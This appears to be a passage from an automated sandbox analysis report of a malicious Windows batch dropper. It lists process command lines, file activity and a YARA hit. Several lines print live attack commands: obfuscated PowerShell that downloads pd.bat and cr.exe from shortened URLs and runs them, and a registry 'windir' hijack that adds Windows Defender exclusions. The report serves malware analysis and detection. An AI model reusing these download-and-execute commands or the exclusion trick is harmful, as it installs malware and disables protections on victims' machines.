Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c powershe^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/ZjsbPXY','pd.bat')
Imagebase:	0x4a190000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2936 Parent PID: 2492

General

Start time:	09:05:58
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	17	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 2460 Parent PID: 2320

General

Start time:	09:05:59
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true

Copyright null 2021

Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	17	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 2860 Parent PID: 2848

General

Start time:	09:05:59
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/ZjsbPXY','pd.bat')
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_PowerShell_Caret_Obfuscation_2, Description: Detects powershell keyword obfuscated with carets, Source: 00000011.00000002.2156606049.000000000370B000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA54BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	2000	6d 6f 64 65 20 31 38 2c 31 0d 0a 63 6f 6c 6f 72 20 46 45 0d 0a 73 65 74 6c 6f 63 61 6c 0d 0a 66 6f 72 20 2f 66 20 22 74 6f 6b 65 6e 73 3d 34 2d 35 20 64 65 6c 69 6d 73 3d 2e 20 22 20 25 25 69 20 69 6e 20 28 27 76 65 72 27 29 20 64 6f 20 73 65 74 20 56 45 52 53 49 4f 4e 3d 25 25 69 2e 25 25 6a 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 31 30 2e 30 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 31 30 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73	mode 18,1..color FE..setlocal..for /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%j..if "%version%" == "10.0" (echo "Windows 10 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 Add-MpPreference -Exclus	success or wait	1	7FEEA54BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: attrib.exe PID: 152 Parent PID: 2936

General

Start time:	09:06:04
Start date:	08/01/2021
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\attrib.exe' +s +h pd.bat
Imagebase:	0xff680000
File size:	18432 bytes
MD5 hash:	C65C20C89A255517F11DD18B056CADB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 1924 Parent PID: 2460

General

Start time:	09:06:10
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\user\Documents\pd.bat"
Imagebase:	0x4a190000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	8	4A19343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	4	4A19343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A19343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A19343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A19343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A19343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	3	4A19343F	ReadFile
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	1	4A19343F	ReadFile

Analysis Process: mode.com PID: 2420 Parent PID: 1924

General

Start time:	09:06:11
Start date:	08/01/2021
Path:	C:\Windows\System32\mode.com
Wow64 process (32bit):	false
Commandline:	mode 18,1
Imagebase:	0xffea0000
File size:	30208 bytes
MD5 hash:	718E86CB060170430D4EF70EE39F93D4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 952 Parent PID: 1924

General

Start time:	09:06:11
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ver

Copyright null 2021

Imagebase:	0x4a190000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 972 Parent PID: 1924

General

Start time:	09:06:12
Start date:	08/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	Cmd /c ' p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('https://cutt.ly/0jsbUDT',($env:appdata)+'\cr.exe');Start-Sleep 2; Start-Process $env:appdata\cr.exe;'
Imagebase:	0x4a190000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2036 Parent PID: 972

General

Start time:	09:06:13
Start date:	08/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('https://cutt.ly/0jsbUDT',($env:appdata)+'\cr.exe');Start-Sleep 2; Start-Process $env:appdata\cr.exe;
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\cr.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA54BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\cr.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b2 d5 65 2a f6 b4 0b 79 f6 b4 0b 79 f6 b4 0b 79 e8 e6 8f 79 ed b4 0b 79 e8 e6 9e 79 ee b4 0b 79 e8 e6 88 79 97 b4 0b 79 d1 72 70 79 fd b4 0b 79 f6 b4 0a 79 93 b4 0b 79 e8 e6 81 79 f7 b4 0b 79 e8 e6 9f 79 f7 b4 0b 79 e8 e6 9a 79 f7 b4 0b 79 52 69 63 68 f6 b4 0b 79 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 17 b8 18 5e 00 00 00 00 00 00 00 00 e0 00 03	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........e*...y...y...y...y.. .y...y...y...y...y.rpy...y...y ...y...y...y...y...y...y...yRi ch...y................PE..L... ...^..........	success or wait	6	7FEEA54BEC7	WriteFile
C:\Users\user\AppData\Roaming\cr.exe	unknown	37015	25 d7 ae 0d 8f 2f 90 17 91 bf 5b 72 c9 92 93 9d 53 79 73 74 65 6d ff ef 19 84 46 81 30 33 36 28 41 44 56 41 50 49 33 32 2e 10 02 8e c0 44 4c 31 e0 bc 42 98 49 4f 57 9c 6f 77 53 74 09 ff 6b 0d e1 00 2e 55 73 65 72 4f 62 6a bb 61 10 16 26 49 6e 4f 41 86 36 d9 5f 21 fc 4c 61 73 74 41 2e 76 65 50 6f 70 75 70 28 37 09 67 d9 26 1f 8d 00 4d f2 61 67 65 f6 3f ec ed 42 6f 78 62 55 53 45 52 e3 4c 43 5f 54 49 4d 45 00 4c 0e ff 19 81 cd 4e 55 52 49 a2 26 4d 4f 4e 45 54 41 82 ef ec dd 52 59 2f 43 54 59 50 40 ce 2e 43 4f 4c 67 d8 e0 dd 41 54 1a 16 41 63 d0 31 cd 0f c4 7b 52 f9 6b 0e c4 16 38 e4 46 00 b8 a7 0a de 9a 27 cd 5b ac 17 e1 07 a0 56 05 98 ff ff 37 4f 98 04 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 ff ff ff ff 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f	%..../....[r....System....F.03 6(ADVAPI32.....DL1..B.IO W.owSt ..k....UserObj.a..&InOA.6._ !.L astA.vePopup(7.g.&...M.ag e.?.. BoxbUSER.LC_TIME.L..... NURI.&M ONETA....RY/CTYP@..CO Lg...AT..Ac.1... {R.k...8.F......'.[.... .V....7O......................	success or wait	13	7FEEA54BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
